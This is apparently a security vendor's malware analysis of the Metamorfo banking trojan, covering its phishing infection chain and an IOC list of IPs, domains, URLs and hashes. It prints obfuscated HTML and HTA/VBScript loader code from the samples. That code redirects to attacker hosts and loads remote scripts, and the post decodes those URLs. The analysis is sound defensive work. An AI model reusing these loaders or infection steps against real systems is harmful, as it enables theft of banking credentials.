Exploring the Metamorfo Banking Trojan

Published: 2024-05-16 · Archived: 2026-04-05 14:23:25 UTC

Banking Trojans have become increasingly prevalent in recent times. Today, we'll delve into one particular campaign. This malware, commonly known as Metamorfo, spreads through malspam campaigns, enticing users to click on HTML attachments. Once clicked, a series of activities are initiated, all focused on gathering system metadata. Metamorfo is notorious for its banking trojan capabilities and as such, it has gained considerable recognition in the cybersecurity landscape.

Infection chain:

Eml -> zip -> html -> url (evasive) -> zip -> hta -> ps1 -> zip -> a3x (Encoded Script file) -> shellcode


HTML contains basic obfuscation which on de-obfuscating gives the URL which the file is trying to connect.

```
<script>
function B6U3U0X3U9Y2k29584174775916685489f5I1W806A3(y4F5v9w6p8V3Y523422337760689765592) {
var d6i0e2l0m4v7S3500451370ZT9H7Y3u7x8w1t0 = '';
for (var i = 0; i < y4F5v9w6p8V3Y523422337760689765592.length; i += 2) {
d6i0e2l0m4v7S3500451370ZT9H7Y3u7x8w1t0 += String.fromCharCode(parseInt(y4F5v9w6p8V3Y523422337760689765592.substr(i, 2), 16));
}
return d6i0e2l0m4v7S3500451370ZT9H7Y3u7x8w1t0;
}
function a1R9n4m1e8b2Q13622O9i5z9h2u6j0j2(text, character) {
return text.split(character).join('');
}
var y4F5v9w6p8V3Y523422337760689765592 = "6868384833513047355739673555300D0A7468384833513047355739673555300D0A7468384833513047355739673555300D0A706838483351304735573967355530
530D0A3468384833513047355739673555300D0A2F6838483351304735573967355530D0A2F6838483351304735573967355530D0A736838483351304735573967355530D0A6868384833513047355739673555
30D0A726838483351304735573967355530D0A746838483351304735573967355530D0A756838483351304735573967355530D0A726838483351304735573967355530D0A6C6838483351304735573967355530D0A2E6838483351304735573967355530
0D0A6168384833513047355739673555300D0A746838483351304735573967355530D0A2F6838483351304735573967355530D0A636838483351304735573967355530D0A646838483351304735573967355530D0A6868384833513047
    5573967355530D0A4868384833513047355739673555300D0A4A6838483351304735573967355530D0A4D6838483351304735573967355530D0A6B3848335130473557396735553000D0A";
var g0A1r0H9I8X9V183121330Do0Z401v6k8M4 = B6U3U0X3U9Y2k29584174775916685489f5I1W806A3(y4F5v9w6p8V3Y523422337760689765592);
g0A1r0H9I8X9V183121330Do0Z401v6k8M4 = a1R9n4m1e8b2Q13622O9i5z9h2u6j0j2(g0A1r0H9I8X9V183121330Do0Z401v6k8M4, 'k8H3Q0G5W8g5U0');
location.href = g0A1r0H9I8X9V183121330Do0Z401v6k8M4;
```

```
72  var y4F5v9w6p8V3Y523422337760689765592 = "h
73  t
74  t
75  p
76  s
77  :
78  /
79  /
80  s
81  h
82  o
83  r
84  t
85  u
86  r
87  l
88  .
89  a
90  t
91  /
92  c
93  d
94  h
95  H
96  J
97
98
99
100
101 ";
```

On de-obfuscating the HTML, we get the URL which it is trying to connect. “hxxps://shorturl[.]at/cdhHJ”

After we browse the URL, it gives the error “Sorry, you have been blocked” which gives us glimpse URL can be geo-evasive.




Lets try to browse the URL, in some of the locations. When we try to browse the URL in Mexico location, we see the URL is getting browsed and downloads a zip file with some random {{name.zip}}

The zip file contains a .hta file and an .xml file.

Statically analyzing .hta file, we see some obfuscations.


```
function BPRT(LLIPI)
BPRT = Replace(LLIPI, "ZYGMH", "")
end function
window.resizeTo 0, 0
window.moveTo Int(window.screen.width + 451 ), Int( window.screen.height + 139 )
dim MFZI, HPR, QQY, XVH
HPR = BPRT("hZYGMHtZYGMHtZYGMHpsZYGMH:ZYGMH/ZYGMH/")
QQY = "fZYGMHacZYGMHtZYGMHurZYGMHaZYGMHcZYGMHiZYGMHoZYGMHncZYGMHonZYGMHtaZYGMHbZYGMHlZYGMHe.ZYGMHcZYGMHoZYGMHm"
XVH = "/ZYGMHldZYGMHvZYGMHbZYGMH/ZYGMH0ZYGMH1ZYGMH05"
MFZI = HPR & QQY & XVH
document.write(BPRT("<script type=text/vbscript src='" & MFZI & "'></" & "script>"))
</script>
<script type="text/vbscript">
InputBox BPRT("InZYGMHtrZYGMHoduZYGMHce lZYGMHa contZYGMHrasZYGMHeZYGMHna"),BPRT("InZYGMHtrodZYGMHuce la conZYGMHtraZYGMHsena"),BPRT(
"CoZYGMHntZYGMHraZYGMHseZYGMHna")
window.Close
```

On De-obfuscating, we get a URL pattern, hxxps://facturacioncontable[.]com/ldvb/0105




```
dim MFZI, HPR, QQY, XVH
HPR = BPRT("https://")
QQY = "facturacioncontable.com"
XVH = "/ldvb/0105"
MFZI = HPR & QQY & XVH
document.write(BPRT("<script type=text/vbscript src='" & MFZI & "'></" & "script>"))
```


Browsing the above URL, it downloads a PowerShell script which is again obfuscated



From above PowerShell script, we see mostly base64 encodings, and on decoding we can figure out the behavior statically.



In Fig 8.2, there is one more level of obfuscation [Highlighted] which resolves to another URL (hxxps://fsnat[.]shop/A/08/150822/AU/AU) which is again a PowerShell script.




PowerShell behavior in brief:


1. Checking for system information, installed antiviruses, computer name, and OS versions.
2. Establishes remote sever connection and sends collected system information to compromised sites
3. Downloading files from remote server and executing malicious payloads.
4. Script creates multiple shortcuts and batch file in different locations including AppData and StartUp folder.
5. Attempts to disable or bypass security measures such as Antivirus software and disabling security services.
6. Registry modifications to add new user account with admin privileges.
7. Shuts down system after script execution is complete and re-starting the system can cause above mentioned batch files or shortcuts to persist the malware and execute it automatically.

Also, PowerShell connects to “hxxps://facturacioncontable[.]com/m[.]zip“ and downloads a zip file which contains multiple files.

The zip file contains AutoIt executable(clean) along with .a3x script files and some batch files which are used by above PowerShell script to gather sensitive information from compromised systems.



Here the script does registry changes, modifies safeboot, adds a batch file, and shuts down system in given time range which leads to persistence.



If we closely observe Fig 9.1 and Fig 9.2, we can find out relation. In Fig 9.1, the script makes registry changes and adds foi[.]bat. The script in Fig 9.2 is foi.txt and is batch file.

The script in Fig 9.2 does series of activities, deletes safeboot, deletes .dll and .sys files and finally shuts down system which on re-starting leads to persistence. The PowerShell commands are utilized to drop the files at various suspicious locations, shutdown the system, and causing persistence to steal user data such as Computer Names, modifying system settings, user settings, keylogging and sending it to compromise systems.

Conclusion:

The Metamorfo also know as Casbaneiro is much famous banking trojan which focuses on stealing victims' financial information including banking credentials. This malware mostly targets North and South America geo-locations. The malware is distributed via email urges user to click on the attachment. The attachment contains malicious codes which does series of activities and leads to data compromise.

Protection statement

Forcepoint customers are protected against this threat at the following stages of attack:

- Stage 2 (Lure) – Malicious attachments associated with these attacks are identified and blocked.
- Stage 3 (Redirect) - The redirection to the BlogSpot URL is categorized and blocked under security classification.
- Stage 5 (Dropper File) - The dropper files are added to Forcepoint malicious database and are blocked.

IOC list:

IP addresses:

• 54.39.10[.]87
• 20.206.126[.]228

- 89.116.236[.]122
- 158.69.110[.]217
- 89.117.37[.]61
- 185.185.87[.]45
- 172.105.111[.]154
- 51.38.235[.]152
- 192.46.216[.]151
- 86.38.217[.]167
- 38.54.20[.]37
- 154.223.16[.]114
- 139.177.193[.]74
- 149.100.158[.]179
- 20.92.164[.]32
- 212.46.38[.]43
- 216.238.70[.]224

• 185.45.195[.]226
• 80.211.249[.]77
• 18.184.132[.]208

Domains:

vqz8[.]gotdns[.]ch
nhoquemassa[.]com
09dfwss6g1v73sya[.]online
cevda3jvv5oz1t37[.]online
4yw2twoy438df9qt[.]online
albumdepremios[.]com[.]br
chooseanother[.]com
yuphsa6qwtg5[.]online
6c48ax07dy25hvu0hub[.]online
z5im1ou9o480se02pro[.]online
x50zbqev4po5[.]online
newlife2020[.]club
k6ue95v1ca2r[.]online
jkue[.]myftp[.]biz
2xo0uaqv4cqds331mart[.]online
zfi8ny6yi30s[.]website
mpy8n37wvwu2now[.]online
l155vcram2hl6ws0[.]online
x6vl9710f400g7alstar[.]online
baza[.]alta-bars[.]ru

URLs:

hxxp://86.38.217[.]167/13/index[.]php
hxxp://86.38.217[.]167/ps1/index[.]php
hxxp://86.38.217[.]167/ld/index[.]php
hxxp://86.38.217[.]167/vth/vth
hxxp://86.38.217[.]167/ps/index[.]php
hxxp://adbd[.]tech/26/index[.]php
hxxp://86.38.217[.]167/07/index[.]php
hxxp://86.38.217[.]167/21/index[.]php
hxxp://ad2.gotdns[.]ch/22/22
hxxp://38.54.20[.]37/29/index[.]php
hxxp://38.54.20[.]37/nv/index[.]php
hxxp://38.54.20[.]37/17/17
hxxp://a.3utilities[.]com/17/
hxxp://38.54.20[.]37/04/04
hxxp://avs.myftp[.]biz/04/
hxxp://38.54.20[.]37/19/index[.]php
hxxp://38.54.20[.]37/29/29
hxxp://avs.myftp[.]biz/29/
hxxp://38.54.20[.]37/08/08
hxxp://jan.viewdns[.]net/08/

HTML hashes:

428fe9b7608cd82303e27103c3058ecd61bd58a6
bbf3387c82a600053e2fdfef6491cc20d099dd0a
5844edfe712db9ba8f50ae767089c6430cb2a3ff
7fd7c43a1237c2c4245ac987fbbac54fdad3ba06

0a590eece111062573082c248d722c428134db66
8cc2248e33c3e9521f97965706ce374530d971cb
45f8c91f0299012a8dcb40d9a2fb5ce7962b887a

PowerShell hashes:

a9e9df6762418bbed030e825099282da59278db0
e2218b08b6dd53fa115ad50b70f41d0f0a080ce6

.a3x file:

2bd4acea5c3bf107cc6615af65d1617c847814cc
4b5b7cf403ac7d6e3dd787104e3e6bd088743815

Source: https://www.forcepoint.com/blog/x-labs/exploring-metamorfo-banking-malware